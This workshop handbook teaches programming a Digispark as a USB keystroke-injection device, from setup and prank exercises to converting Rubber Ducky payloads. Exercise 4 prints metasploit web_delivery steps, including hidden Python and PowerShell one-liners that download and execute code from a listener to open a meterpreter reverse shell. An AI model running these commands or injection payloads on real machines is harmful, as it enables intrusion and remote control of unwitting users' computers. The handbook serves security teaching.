When USB Devices Attack

Workshop Handbook

Tim Wilkes

Table of Contents


Section 1 - Setup

Installation

From: https://digistump.com/wiki/digispark/tutorials/connecting

First download the appropriate Arduino package at the Arduino.cc website: https://www.arduino.cc/en/Main/Software

- If using Arduino 1.6.6 or higher and windows - you will need to download and install the drivers manually. Download, unzip and run “Install Drivers” (on 32bit systems) or “DPInst64” (on 64bit systems). If you get stuck, try following the steps shown in this YouTube video. The driver files are located here: https://github.com/digistump/DigistumpArduino/releases/download/1.6.7/Digistump.Drivers.zip
- Install or Unzip the Arduino application.
- Run the Arduino application.
- In the Arduino application go to the “File” menu and select “Preferences”




- In the box labeled “Additional Boards Manager URLs” enter:


```
http://digistump.com/package_digistump_index.json
```

and click OK


Note: If you already have additional URLs entered in that box, then click the button on the right of the box and enter this on a new line.



- Go to the “Tools” menu and then the “Board” submenu - select “Boards Manager” and then from the type drop down select “Contributed”:
- Select the “Digistump AVR Boards” package and click the “Install” button.



- You'll see the download progress on the bottom bar of the “Boards Manager” window, when complete it will show “Installed” next to that item on the list.
- WINDOWS USERS: When complete the install with pop up a Driver Install Wizard window, please click “Next” on this Window to install the drivers for Digistump Boards (If you already have them installed, this installer will update them and install any that are missing)
- With the install complete, close the “Boards Manager” window and select the Digispark from the Tools→Boards menu. “Digispark (Default - 16.5mhz)” is the board that should be selected by all new users.




- **The install is now complete!** (Linux users see note below)

Linux Install

- If you haven't before - Install the udev rules found here: Troubleshooting section

The IDE

The Arduino IDE is split into 3 areas:



The toolbar area

Used for uploading, compiling, creating a new project, loading and saving. Across the top we have the typical file menus. The buttons below provide shortcuts for the sketch menu option.

The Editor Area

Used for editing text and adding / selecting files in a project. This is the main area that we will be working in throughout the workshop.

The Console Area

This provides output when compiling or uploading. This section will also tell us when to plug in the Digispark.

Section 2 – The Exercises

Exercise 1 – Blinkenlights

Aim

To test that the digispark is actually working, and provide a gentle introduction to the IDE.

Method

1) Load up the blank template in to the Arduino IDE
2) In the setup area, add the following text:

```
    pinMode(1, OUTPUT);
    DigiKeyboard.delay(5000);
```

3) In the loop area, add the following text:

```
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(57);
  digitalWrite(1,HIGH);
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(57);
  digitalWrite(1,LOW);
```

4) In the toolbar area, press the tick button. This compiles the program for the digispark.

5) Upload the program to the digispark by clicking the arrow button in the toolbar. **This should be done with the digispark unplugged. Once clicked, plug the digispark in.**

After saying “Device is found!” a bunch of orange text should scroll up the screen. If all works well at the bottom you should see the following text:

```
> Starting the user app ...
running: 100% complete
>> Micronucleus done. Thank you!
```

6) Once uploaded, unplug and then replug the digispark.

7) Open up notepad, and hold down the a key. Does it change case?

So what did we just do?

The text in the setup area setups up Pin 1 on the digispark in to output mode. This is used to send a signal to an external connection. In this case, it is the LED on the digispark. We then wait for 5 seconds.

In the Loop area, the program then waits 1 further second. Next, we send a key press (Number 57, the CAPS LOCK key) . At this stage, your keyboard CAPS Lock LED should light up. The next step is to place pin 1. This turns on the LED on the digispark.

The next three commands are reversing what we have just done, after a fashion. We wait 1 second, the send the CAPS LOCK key again, and then switch off the LED.

If all went correctly, Congratulations! You have just uploaded your first working sketch. You are well on the way to annoying other people!

Exercise 2 – Notepad

Aim

The aim of this exercise is to run a command from the command line and execute. Once complete, the
To start running preset commands on an unlocked computer. This is to introduce the basics of running commands from the command line.

Method

1) Load up the blank template in to the Arduino IDE
2) In the setup section type:

```
  DigiKeyboard.delay(5000);
  DigiKeyboard.update();
```

3) In the loop section type:

```
  DigiKeyboard.delay(10000);
  DigiKeyboard.update();
  DigiKeyboard.delay(100);

  // meta+r, delete content, start notepad
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT); // meta+r
  DigiKeyboard.delay(100);
  DigiKeyboard.sendKeyStroke(76); // Clean it up
  DigiKeyboard.delay(50);
  DigiKeyboard.println("notepad.exe");
  DigiKeyboard.delay(200);
  DigiKeyboard.println("Hello Greyhats!");
```

4) Upload to the digispark.

5) Once uploaded, unplug and then replug the digispark.

Results

Did this work as expected? What could you do to improve it?

Exercise 3 – Fake Update

Aim

To load a web browser with a preset page to annoy a user

Method

1) Load up the blank template in to the arduino IDE
2) In the setup section add commands to sleep for 5 seconds and to open a command prompt.
3) The next command depends on the OS you are running.

The command to run:

OSX:

```
    open -a -n safari http://fakeupdate.net/apple/index.html
```

or

```
    open http://fakeupdate.net/apple/index.html
```

Windows / Linux:

```
    firefox -fs http://fakeupdate.net/windows98/index.html
```

Windows:

```
    iexplore -k http://fakeupdate.net/win10u/index.html
```

4) Compile and deploy to the digispark, replug the digispark to verify the command works.

Further Exercise Ideas

What other commands could you run from the command line?

Exercise 4 – Web Deploy

Aim

Since metasploit is actually too big to fit on the digispark, the next best way is to deploy it via the Web.

Method

1) Start up the metasploit Framework by typing msfconsole

2) Run the following commands in side metasploit:

```
use exploit/multi/script/web_delivery
set LHOST <your IP>
```

if your target is running python, you should just be able to run “exploit”. If you want to use Powershell, type:

```
set TARGET 2
set PAYLOAD windows/meterpreter/reverse_tcp
```

If you are running the python version, you will get a command like this:

```
python -c "import sys; u=__import__('urllib'+{2:'',3:'.request'}
[sys.version_info[0]],fromlist=('urlopen',));r=u.urlopen('http://
192.168.56.1:8080/At9LLfkW');exec(r.read());"
```

The Powershell output looks like this:

```
powershell.exe -nop -w hidden -c $d=new-object net.webclient;
$d.proxy=[Net.WebRequest]::GetSystemWebProxy();
$d.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX
$d.downloadstring('http://192.168.56.1:8080/ZkBGVWt6qDd00E');
```

Note: if you get an error you might need to change the execution policy (i.e. enable Powershell) with set-executionpolicy unrestricted -s cu

Further Exercise Ideas

Host your own code for performing and executing specific tasks.

Exercise 5 – Random Numbers

Aim

To introduce random numbers as can be used with the digispark. If a button was added to the device, it could be used to produce a random number on demand. Although, random numbers aren’t completely random, and shouldn’t be relied upon.

Method

1) Load up the blinkenlights sketch.

2) Add to the setup section:

```
randomSeed(42);
```

3) Change the value of the delay(s) to:

```
random(1000,5000)
```

4) Re-upload the sketch

Is the random delay the same for each time, or different? What about when the device is re-plugged in?

Exercise 6 – Convert a Ducky Script

Aim

The aim of this exercise is to duplicate 1 or more rubber ducky payloads. This may save you time in a practial environment, or provide you with insight as to we something isn't working.

Method

Using appendix 1, find a Rubber ducky payload you want to emulate. Please bear in mind, the rubber ducky may have extra features (such as storage), that can't be replicated without a USB flash drive.
Once you have your payload, using appendix 2, translate the payload for the digispark. Appendix 3, the list of special keys, may also be required.

Appendix 1 - Useful Links

Arduino Language Reference
https://www.arduino.cc/en/Reference/HomePage

The Hidiot
https://docs.hidiot.com/cutting_code/using_the_arduino_ide/

Rubber Ducky Payloads
https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads

Appendix 2 - DuckyScript To Digispark Reference

Ducky Script	Digispark Equivalent	Function
REM	// Or /* */	Comments
string	print() or println()	Write a line of text, or a line with a carriage return.
GUI or WINDOWS	sendKeyStroke(MOD_GUI_LEFT) or sendKeyStroke(MOD_GUI_RIGHT)	Sends a single key press of the
DELAY	delay()	Wait
DEFAULT_DELAY or DEFAULTDELAY	N/A	Sets the default delay between commands.
MENU or APP or SHIFT F10	sendKeyStroke(KEY_F10,MOD_ALT_LEFT)	Emulates the App key, sometimes referred to as the menu key or context menu key. On Windows systems this is similar to the SHIFT F10 key combo, producing the menu similar to a right-click.
SHIFT	MOD_SHIFT_LEFT	Shift Key
ALT	MOD_ALT_LEFT	Alt Key
CONTROL or CTRL	MOD_CONTROL_LEFT	Control key
REPEAT	While() { }	Repeat Command
SPACE	KEY_SPACE	The final frontier
LEFTARROW or LEFT	KEY_ARROW_LEFT	Left Arrow. NB, the other Arrow keys are not defined.